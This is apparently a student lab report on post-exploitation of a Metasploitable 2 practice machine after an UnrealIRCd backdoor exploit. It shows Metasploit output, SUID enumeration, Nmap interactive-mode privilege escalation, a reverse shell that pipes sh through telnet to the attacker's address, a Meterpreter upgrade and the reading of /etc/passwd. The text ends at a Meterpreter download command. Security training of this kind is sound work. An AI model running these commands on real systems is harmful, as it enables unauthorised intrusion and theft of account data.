Post Exploitation and Evidence Collection Report

Author: Gyanesh Chand

Date: 19/02/2026

1. Objective

The objective of this lab was to perform post-exploitation activities after successfully gaining initial access to the target system.

This includes:

- Privilege escalation
- System enumeration
- Process analysis
- Sensitive file extraction
- Evidence preservation
- Hash generation for forensic integrity

2. Scope of Activity

This lab is a continuation of the Advanced Exploitation Lab.
Initial access was already obtained using a remote exploit (UnrealIRCd 3.2.8.1 Backdoor).

Therefore, this report focuses only on:

- Post-exploitation techniques
- Evidence collection
- Integrity validation

3. Privilege Escalation

3.1 Checking Current Privileges


After obtaining shell access, the first step was to verify privilege level.

Commands used:

whoami

id

In Metasploitable 2 (especially via UnrealIRCd exploit), root access is often obtained directly.




```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 10.33.226.197:4518
[*] 10.33.226.54:6667 - Connected to 10.33.226.54:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 10.33.226.54:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo rGIGzb5bibLkqBET;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "rGIGzb5bibLkqBET\r\n"
[*] Matching ...
[*] B is input ...
whoami
[*] Command shell session 1 opened (10.33.226.197:4518 → 10.33.226.54:52863) at 2026-02-18 11:08:06 +0530

root
id
uid=0(root) gid=0(root)
█
```

3.2 Searching for SUID Binaries

SUID (Set User ID) binaries can allow privilege escalation.

Command used:

find / -perm -4000 -type f 2>/dev/null



```
find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```


This command searches for files with SUID permission enabled.

3.3 Exploiting SUID Nmap

If vulnerable Nmap version exists:

nmap --interactive

!sh



```
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
```

This spawns a shell with elevated privileges.

Privilege was verified again using:

whoami

id


4. System Enumeration

After confirming elevated privileges, system enumeration was performed.

4.1 Operating System Information

Command:

uname -a



```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


Purpose:

- Identify OS version
- Identify kernel version
- Determine exploit compatibility

4.2 User Enumeration

Command:

cat /etc/passwd



```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
█
```

Purpose:

- Identify system users
- Check login shells
- Identify potential targets for lateral movement


Key observation:

- Multiple service accounts detected
- Root account present
- Several accounts with interactive shells

4.3 Process Enumeration

Command:

ps aux



```
root      5051  0.0  0.0      0     0 ?        S    00:06   0:00 [nfsd]
root      5052  0.0  0.0      0     0 ?        S    00:06   0:00 [nfsd]
root      5056  0.0  0.0   2424   332 ?        Ss   00:06   0:00 /usr/sbin/rpc.mountd
root      5122  0.0  0.3   5412  1732 ?        Ss   00:06   0:00 /usr/lib/postfix/master
postfix   5123  0.0  0.3   5420  1644 ?        S    00:06   0:00 pickup -l -t fifo -u -c
postfix   5125  0.0  0.3   5460  1684 ?        S    00:06   0:00 qmgr -l -t fifo -u
root      5129  0.0  0.2   5388  1216 ?        Ss   00:06   0:00 /usr/sbin/nmbd -D
root      5131  0.0  0.2   7724  1364 ?        Ss   00:06   0:00 /usr/sbin/smbd -D
root      5135  0.0  0.1   7724   812 ?        S    00:06   0:00 /usr/sbin/smbd -D
root      5147  0.0  0.1   2424   860 ?        Ss   00:06   0:00 /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
daemon    5169  0.0  0.0   2316   212 ?        SN   00:06   0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
proftpd   5187  0.0  0.3   9948  1592 ?        Ss   00:06   0:00 proftpd: (accepting connections)
daemon    5201  0.0  0.0   1984   424 ?        Ss   00:06   0:00 /usr/sbin/atd
root      5212  0.0  0.1   2104   896 ?        Ss   00:06   0:00 /usr/sbin/cron
daemon    5224  0.0  0.0   2316   212 ?        SN   00:06   0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root      5241  0.0  0.0   2052   348 ?        Ss   00:06   0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfil
e /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/
lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
root      5242  0.0  0.0   2052   476 ?        S    00:06   0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfil
e /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/
lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
tomcat55  5244  2.8 17.6 364128 91072 ?        Sl   00:06   0:20 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfil
e /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/
lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
root      5262  0.0  0.4  10596  2560 ?        Ss   00:06   0:00 /usr/sbin/apache2 -k start
www-data  5264  0.0  0.3  10596  1956 ?        S    00:06   0:00 /usr/sbin/apache2 -k start
www-data  5267  0.0  0.3  10596  1956 ?        S    00:06   0:00 /usr/sbin/apache2 -k start
www-data  5270  0.0  0.3  10596  1956 ?        S    00:06   0:00 /usr/sbin/apache2 -k start
www-data  5271  0.0  0.3  10596  1956 ?        S    00:06   0:00 /usr/sbin/apache2 -k start
www-data  5273  0.0  0.3  10596  1956 ?        S    00:06   0:00 /usr/sbin/apache2 -k start
root      5281  0.0  5.1  66344 26472 ?        Sl   00:06   0:00 /usr/bin/rmiregistry
root      5285  0.0  0.4  12208  2568 ?        Sl   00:06   0:00 ruby /usr/sbin/druby_timeserver.rb
root      5293  0.0  0.2   2568  1200 tty1     Ss   00:06   0:00 /bin/login --
root      5299  0.0  0.4   8540  2524 ?        S    00:06   0:00 /usr/bin/unrealircd
root      5301  0.1  2.3  14024 12016 ?        S    00:06   0:00 Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024×768 -depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11
R6/lib/X11/fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/us
r/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co /etc/X11/rgb
root      5309  0.0  0.2   2724  1188 ?        S    00:06   0:00 /bin/sh /root/.vnc/xstartup
root      5312  0.0  0.4   5936  2576 ?        S    00:06   0:00 xterm -geometry 80×24+10+10 -ls -title X Desktop
root      5317  0.1  0.9   8988  4996 ?        S    00:06   0:01 fluxbox
root      5347  0.0  0.3   2852  1548 pts/0    Ss+  00:06   0:00 -bash
msfadmin  5363  0.0  0.3   4624  2008 tty1     S+   00:06   0:00 -bash
root      5423  0.0  0.1   1848   532 ?        S    00:15   0:00 sleep 4128
root      5424  0.0  0.1   3164  1028 ?        S    00:15   0:00 telnet 10.33.226.197 4518
root      5425  0.0  0.1   2724   572 ?        S    00:15   0:00 sh -c (sleep 4128|telnet 10.33.226.197 4518|while : ; do sh && break; done 2>&1|telnet 10.33.226.197 4518 >/dev/null 2>&1 &)
root      5426  0.0  0.2   2720  1180 ?        S    00:15   0:00 sh
root      5427  0.0  0.2   3164  1044 ?        S    00:15   0:00 telnet 10.33.226.197 4518
root      5440  0.0  0.1   2364   928 ?        R    00:17   0:00 ps aux
█
```

Purpose:

- Identify running services
- Detect vulnerable services
- Identify persistence mechanisms

Observed services:

- Apache
- MySQL
- Tomcat
- UnrealIRCd
- Telnet
- VNC


This indicates a large attack surface.

5. Upgrading Shell to Meterpreter


Initial shell was upgraded to Meterpreter for advanced post-exploitation capabilities.

Command (Metasploit):

```
post/multi/manage/shell_to_meterpreter
```



```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.33.226.197:4433
[*] Sending stage (1062760 bytes) to 10.33.226.54
[*] Meterpreter session 3 opened (10.33.226.197:4433 → 10.33.226.54:47621) at 2026-02-19 10:52:11 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions

Active sessions
===============

  Id  Name  Type                   Information                      Connection
  --  ----  ----                   -----------                      ----------
  2         shell cmd/unix                                          10.33.226.197:4518 → 10.33.226.54:39631 (10.33.226.54)
  3         meterpreter x86/linux  root @ metasploitable.localdomain  10.33.226.197:4433 → 10.33.226.54:47621 (10.33.226.54)

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```



```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -i 3
[*] Starting interaction with 3 ...

meterpreter > pwd
/etc/unreal
```

Advantages of Meterpreter:

- File download/upload
- Privilege management
- Persistence options
- In-memory execution
- Evidence extraction


6. Evidence Collection

After full compromise, sensitive system files were collected.

6.1 Downloading /etc/passwd

Command:

```
download /etc/passwd
```



